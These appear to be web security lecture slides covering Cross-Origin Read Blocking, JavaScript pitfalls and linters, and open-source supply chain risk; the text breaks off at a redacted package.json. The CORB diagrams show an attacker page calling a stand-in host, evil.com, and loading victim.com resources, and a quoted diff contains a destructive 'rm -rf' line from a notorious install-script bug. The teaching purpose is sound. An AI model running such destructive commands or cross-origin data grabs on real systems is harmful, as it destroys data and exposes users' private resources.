
























Cross Origin Read Blocking (CORB)

- To ensure sensitive resources (e.g. pages or JSON files with user-specific information, or pages with CSRF tokens) will not leak to other origins, take the following steps to distinguish them from resources that are allowed to be embedded by any site (e.g., images, JavaScript libraries):
- Served resources with a correct **Content-Type** response header as well as a **X-Content-Type-Options: nosniff** response header:
 - HTML: text/html
 - XML: text/xml, application/xml, *+xml
 - JSON: text/json, application/json, *+json

Content sniffing ...good?

- Chrome will also do its best to protect responses labeled with a HTML, XML, or JSON content type and without a "nosniff" header, but this has limitations.
- Many JavaScript files on the web are unfortunately labeled using some of these content types, and if Chrome blocked access to them, existing websites would break.
- Thus, when the "nosniff" header is not present, Chrome first looks at the start of the file to try to confirm whether it is HTML, XML, or JSON, before deciding whether to protect it.
- If it cannot confirm this, it allows the response to be received by the cross-site page's process.
- This is a best-effort approach which adds some limited protection while preserving compatibility with existing sites

Cross Origin Read Blocking (CORB)

evil.com

```
fetch('https://evil.com')
```

```
<img src='https://victim.com/image.jpg'>
```

```
<img src='https://victim.com/secret.html'>
```

evil.com

```
fetch('https://evil.com')
```

```
<img src='https://victim.com/image.jpg'>
```

```
<img src='https://victim.com/secret.html'>
```

evil.com

```
fetch('https://evil.com')
```

```
<img src='https://victim.com/image.jpg'>
```

```
<img src='https://victim.com/secret.html'>
```

evil.com data

evil.com

```
fetch('https://evil.com')
```

```
<img src='https://victim.com/image.jpg'>
```

```
<img src='https://victim.com/secret.html'>
```

evil.com data



evil.com

```
fetch('https://evil.com')
```

```
<img src='https://victim.com/image.jpg'>
```

```
<img src='https://victim.com/secret.html'>
```

evil.com data

Cross-site images or scripts

evil.com

```
fetch('https://evil.com')
```

```
<img src='https://victim.com/image.jpg'>
```

```
<img src='https://victim.com/secret.html'>
```

evil.com data



```
graph LR; A[evil.com data] --> B[fetch('https://evil.com')]; C[Cross-site images or scripts] --> D[<img src='https://victim.com/image.jpg'>]; E[Cross-site images or scripts] --> F[<img src='https://victim.com/secret.html'>];
```

Cross-site images or scripts

evil.com

```
fetch('https://evil.com')
```

```
<img src='https://victim.com/image.jpg'>
```

```
<img src='https://victim.com/secret.html'>
```

evil.com data

Cross-site images or scripts

Cross-site HTML, XML, or JSON

evil.com

```
fetch('https://evil.com')
```

```
<img src='https://victim.com/image.jpg'>
```

```
<img src='https://victim.com/secret.html'>
```

evil.com data

Cross-site images or scripts

 Cross-site HTML, XML, or JSON

evil.com

```
fetch('https://evil.com')
```

```
<img src='https://victim.com/image.jpg'>
```

```
<img src='https://victim.com/secret.html'>
```

evil.com data

Cross-site images or scripts

 Cross-site HTML, XML, or JSON

Blocked if:

- Content-Type is HTML and "nosniff" header present
- Content-Type is HTML and content sniffs as HTML

Allowed if:

- Content-Type is HTML and content sniffs as non-HTML

Secure coding practices

JavaScript has rough edges

Problem: == uses Abstract Equality Comparison Algorithm

```
function isZero (arg) {  
  return arg == 0  
}
```


Problem: == uses Abstract Equality Comparison Algorithm

```
function isZero (arg) {  
  return arg == 0  
}
```

```
isZero(0) // true
```

```
isZero('0') // true
```

```
isZero(false) // true
```

Solution: Always use ===

```
function isZero (arg) {  
    return arg === 0  
}
```

Solution: Always use ===

```
function isZero (arg) {  
  return arg === 0  
}
```

```
isZero(0) // true
```

```
isZero('0') // false
```

```
isZero(false) // false
```

Problem: Duplicate function arguments are allowed

```
function foo (a, b, a) {  
  console.log(`value of the second a is ${a}`)  
}
```

Solution: Use strict mode or a linter

```
'use strict'  
function foo (a, b, a) { // SyntaxError: Duplicate parameter  
                        // name not allowed in this context  
  console.log(`value of the second a is ${a}`)  
}
```

Use strict mode

- Opt in to a restricted variant of JavaScript
- Not merely a subset – strict mode intentionally has different semantics from normal code
 - Eliminates some silent errors by changing them to throw errors
 - Fixes mistakes that make it difficult for JavaScript engines to perform optimizations

Use a linter

- ESLint is the most popular JavaScript linter
 - Comes with hundreds of configurable rules and a plugin system
- StandardJS provides a pre-defined ESLint configuration
 - Add a linter to your JavaScript project quickly

```
$ standard
```

```
Error: Use JavaScript Standard Style
```

```
lib/torrent.js:950:11: Expected '===' and instead saw '=='.
```

```
$ standard --fix
```

Problem: Duplicate keys in object literals are allowed

```
let foo = {  
  bar: 'baz',  
  bar: 'qux'  
}
```


Solution: Use a linter

```
let foo = {  
  bar: 'baz',  
  bar: 'qux'  
}
```

```
$ standard
```

```
standard: Use JavaScript Standard Style
```

```
  /Users/feross/websec/script.js:5:3: Duplicate key 'bar'.
```

- Not prevented by strict mode because runtime error is still possible with computed properties

```
let foo = {  
  bar: 'baz',  
  [someVariable] : 'qux'  
}
```

Problem: Using `Object.prototype` builtins directly

```
const obj = { foo: 1, bar: 2, hasOwnProperty: 3 }
```

```
obj.hasOwnProperty('bar') // TypeError: obj.hasOwnProperty is not a function
```

```
const obj = Object.create(null)
```

```
obj.hasOwnProperty('bar') // TypeError: obj.hasOwnProperty is not a function
```

Solution: Use a linter

```
const obj = { foo: 1, bar: 2, hasOwnProperty: 3 }  
obj.hasOwnProperty('bar') // TypeError: obj.hasOwnProperty is not a function
```

```
const obj2 = { foo: 1, bar: 2, hasOwnProperty: 3 }  
Object.hasOwnProperty(obj2, 'bar') // true
```

standard: Use JavaScript Standard Style

```
/Users/feross/websec/script.js:2:5: Do not access Object.prototype method 'hasOwnProperty' from target object.
```

Problem: Automatic semicolon insertion

```
let foo = bar  
(1 || 2).baz()
```

```
let hello = 'world'  
[1, 2, 3].forEach(addNumber)
```

```
let x = foo  
/regex/g.test(bar)
```

```
function foo () {  
  return  
  {  
    apples: 1,  
    bananas: 2  
  }  
}
```

Problem: Automatic semicolon insertion

```
let foo = bar
(1 || 2).baz()
```

```
let foo = bar;
(1 || 2).baz();
```

```
let hello = 'world'
[1, 2, 3].forEach(addNumber)
```

```
let hello = 'world';
[1, 2, 3].forEach(addNumber);
```

```
let x = foo
/regex/g.test(bar)
```

```
let x = foo;
/regex/g.test(bar);
```

```
function foo () {
  return
  {
    apples: 1,
    bananas: 2
  }
}
```

```
function foo () {
  return
  {
    apples: 1,
    bananas: 2
  };
}
```

Problem: Automatic semicolon insertion

```
let foo = bar
(1 || 2).baz()
```

```
let hello = 'world'
[1, 2, 3].forEach(addNumber)
```

```
let x = foo
/regex/g.test(bar)
```

```
function foo () {
  return
  {
    apples: 1,
    bananas: 2
  }
}
```

```
let foo = bar;
(1 || 2).baz();
```

```
let hello = 'world';
[1, 2, 3].forEach(addNumber);
```

```
let x = foo;
/regex/g.test(bar);
```

```
function foo () {
  return
  {
    apples: 1,
    bananas: 2
  };
}
```

```
// Leading semicolon
let foo = bar
;(1 || 2).baz()
```

```
// Much better (boring code)
let num = 1 || 2
num.baz()
```

```
let nums = [1, 2, 3]
nums.forEach(addNumber)
```

```
let result = /regex/g.test(bar)
```

```
function foo () {
  return {
    apples: 1,
    bananas: 2
  }
}
```

Solution: Use a linter

```
function foo () {  
  return  
  {  
    apples: 1  
  }  
}
```

```
function foo2 () {  
  return  
  {  
    apples: 1  
  };  
}
```

```
$ standard
```

```
standard: Use JavaScript Standard Style
```

```
  /Users/feross/websec/script.js:3:5: Unreachable code
```

```
  /Users/feross/websec/script.js:10:5: Unreachable code
```

Solution: Use a linter

```
let hello = 'world'
```

```
[1, 2, 3].forEach(addNumber)
```

```
$ standard
```

```
standard: Use JavaScript Standard Style
```

```
  /Users/feross/websec/script.js:2:1: Unexpected newline between object and [ of property access.
```


Problem: Leading zero in numbers is treated as octal

```
let num = 010 // 8
```

```
let num = 011 // 9
```

```
let num = 099 // 99
```

Solution: Use strict mode or linter

```
let num = 010
```

```
$ standard
```

```
standard: Use JavaScript Standard Style
```

```
  /Users/feross/websec/script.js:1:11: Parsing error: Invalid number
```

Problem: Variables default to global without var, let, or const

```
function foo () {  
  x = 5  
  y = 10  
  return x + y  
}
```

```
foo()
```

```
console.log(`${x} ${y}`) // Prints '5 10'
```

Solution: Use strict mode or a linter

```
'use strict'  
function foo () {  
  x = 5  
  y = 10  
  return x + y  
}
```

```
foo() // ReferenceError: x is not defined  
console.log(`${x} ${y}`)
```

Problem: Assigning to non-writable globals fails silently

```
undefined = true
```

```
console.log('hey') // Prints 'hey'
```

Solution: Use strict mode or a linter

```
undefined = true // TypeError: Cannot assign to read only property  
              // 'undefined' of object '#<Object>'
```

Problem: Setting properties on primitive values fails silently

```
true.foo = 42
```

```
(0).foo = 42
```

Solution: Use strict mode or a linter

```
'use strict'
```

```
true.foo = 42 // TypeError: Cannot create property 'foo' on boolean 'true'
```

```
(0).foo = 42
```


You need a linter!

```
npm install standard  
standard
```

```
npm install eslint
```

```
eslint --init # Follow the wizard to create a configuration
```

Don't be too clever for your own good!

- Source code is primarily for humans, not computers

Fancy logic operator short-circuiting

```
const foo = true
```

```
const bar = () => {  
  console.log('Hey!')  
}
```

```
foo && bar() // Prints 'Hey!'
```

Fancy logic operator short-circuiting

```
const foo = true
const bar = () => {
  console.log('Hey!')
}
```

```
foo && bar()
```

```
const foo = true
const bar = () => {
  console.log('Hey!')
}
```

```
if (foo) bar()
```

Prefer readability over brevity

```
const obj = {  
  ...condition && { prop: value }  
}
```

Prefer readability over brevity

```
const obj = {  
  ...(condition && { prop: value })  
}
```

Prefer readability over brevity

```
const obj = {  
  ...(condition && { prop: value })  
}
```

```
const obj = {  
  ...false  
}
```

Prefer readability over brevity

```
const obj = {  
  ...(condition && { prop: value })  
}
```

```
const obj = {  
  ...false  
}
```

```
const obj = {  
  ...{ prop: value }  
}
```


Prefer readability over brevity

```
const obj = {  
  ...condition &&  
    { prop: value }  
}
```

```
const obj = {}  
if (condition) {  
  obj.prop = value  
}
```

Don't write clever code

```
// Programmer is flexing
```

```
usernames.map(Function.prototype.call, String.prototype.trim)
```

```
// Programmer is self-confident as evidenced by clear, simple code
```

```
usernames.map(str => str.trim())
```

Don't be overly clever

- Readability is more important than brevity
- Don't write code which requires the reader to understand esoteric language features or obscure edge cases
- Just like in writing, using flowery words where simpler ones would suffice may confuse or alienate readers

Untested code is broken code



Open source ecosystem

Open source supply chain risk

- Accidents
- Lack of resources (undermaintained and unmaintained packages)
- Malice

```
349 349 rm -rf /etc/alternatives/xorg_extra_modules
350 350 rm -rf /etc/alternatives/xorg_extra_modules-bumblebee
```




underyx on Apr 15, 2016 • edited ▾



Doing well so far, nice script 👍



34



5



Reply...

```
351 rm -rf /usr/lib/nvidia-current/xorg/xorg
```



Hezion on Jun 16, 2011



Great Success!!



217



6



82



70



10



25



10



nddrylliog on Jun 16, 2011



Hahahaha epic fail :D




Oxd34df00d on Jun 16, 2011




Bleeding edge really bleeding for someone now!



43



9



danielgtaylor on Jun 16, 2011




Oh man hope nobody got bit by this one - always let someone else test first! :-P

BIZ & IT —

Tech giants, chastened by Heartbleed, finally agree to fund OpenSSL

IBM, Intel, Microsoft, Facebook, Google, and others pledge millions to open source.

JON BRODKIN - 4/24/2014, 5:00 AM



Aurich Lawson / Thinkstock



The important role OpenSSL plays in securing the Internet has never been matched by the financial resources devoted to maintaining it.



The open source cryptographic software library secures hundreds of thousands of Web servers and many products sold by multi-billion-dollar companies, but it operates on a shoestring

The plight of the maintainer

- **OpenSSL** - "OpenSSL typically receives about \$2,000 in donations a year and has just one employee who works full time on the open source code."
- **curl** - "According to Stenberg, cURL is included in billions of smartphones, "several hundred million" TVs, and at least 100 million smart cars, every iPhone ever produced, and almost every other modern connected device and service you touch every day. The scale of its use is staggering considering that Stenberg does the lion's share of the work maintaining it, with assistance from a community of volunteers"

 [readme.md](#)

Raw

Hey everyone - this is not just a one off thing, there are likely to be *many* other modules in your dependency trees that are now a burden to their authors. I didn't create this code for altruistic motivations, I created it *for fun*. I was learning, and learning is fun. I gave it away because it was easy to do so, and because sharing helps learning too. I think most of the small modules on npm were created for reasons like this. However, that was a long time ago. I've since [moved on from this module](#) and [moved on from that thing too](#) and in [the process of moving on from that as well](#). I've written way better modules than this, the internet just hasn't fully caught up.

@broros

otherwise why would he hand over a popular package to a stranger?

If it's not fun anymore, you get literally nothing from maintaining a popular package.

One time, I was working as a dishwasher in a restaurant, and I made the mistake of being too competent, and I got promoted to cook. This was only a 50 cents an hour pay rise, but massively more responsibility. It didn't really feel worth it. Writing a popular module like this is like that times a million, and the pay rise is zero.

I've shared publish rights with other people before. Of course, if I had realized they had a malicious intent I wouldn't have, but at the time it looked like someone who was actually trying to help me. Since the early days of node/npm, sharing commit access/publish rights, with other contributors was a widespread community practice. felixge.de/2013/03/11/the-pull-request-hack.html open source is driven by sharing! It's great! it worked really well before bitcoin got popular.

So right now, we are in a weird valley where you have a bunch of dependencies that are "maintained" by someone who's lost interest, or is even starting to burnout, *and that they no longer use themselves*. You can easily share the code, but no one wants to share the responsibility for maintaining that code. Like a module is like a piece of digital property, a right that can be transferred, but you don't get any benefit owning it, like being able to sell or rent it, however you still retain the responsibility.

I see two strong solutions to this problem...

1. Pay the maintainers!! Only depend on modules that you know are definitely maintained!
2. When you depend on something, you should take part in maintaining it.

Aug 1, 2019

Google and Mozilla are failing to support browser extension developers

It is a regular occurrence to hear about open source developers selling their browser extensions, only for their users to be exploited later on by the new owners.

Purchase offers for browser extensions usually range between \$0.1 and \$0.3 per user, depending on factors such as the geographical distribution of users, and monetization offers are also frequent.

Accepting such an offer may significantly improve one's life, and it can be potentially life-changing. It feels like a just reward for all those years of free labor, and it's uplifting for someone to value your work and propose to buy your project.

We are witnessing the failure of browser vendors to recognize the value of our labor and the important role it plays in a healthy browser ecosystem.

Mozilla has deprioritized the placement of the donation button during the redesign of Firefox Add-ons. The button was pushed below the fold, previously it was featured prominently near the install button. Requesting donations at the end of the install flow has also been deprecated.

The Chrome Web Store and the Microsoft Store do not offer features for supporting extension developers.

Browser vendors must recognize that developers who feel valued and are compensated by the communities they contribute to are less likely to give up on their projects and abandon their users.

Why is the malware problem getting worse?

- GitHub made collaboration easier
- npm solved "dependency hell"
 - Easier to add dependencies
 - Packages are smaller
 - Lots more individuals are trusted

Vulnerabilities

- Accidentally introduced
- Sometimes okay to ship to production (if low impact)

Malware

- Intentionally introduced
- Never okay to ship to production

On average, a malicious package is available for 209 days before being publicly reported¹

¹ Marc Ohm et al. – Backstabber’s Knife Collection: A Review of Open Source Software Supply Chain Attacks

Most malicious packages (56%) start their routines on installation, which might be due to poor handling of arbitrary code during install¹

¹ Marc Ohm et al. – Backstabber’s Knife Collection: A Review of Open Source Software Supply Chain Attacks

```
{
  "name": "<redacted>",
  "version": "9998.9999.2",
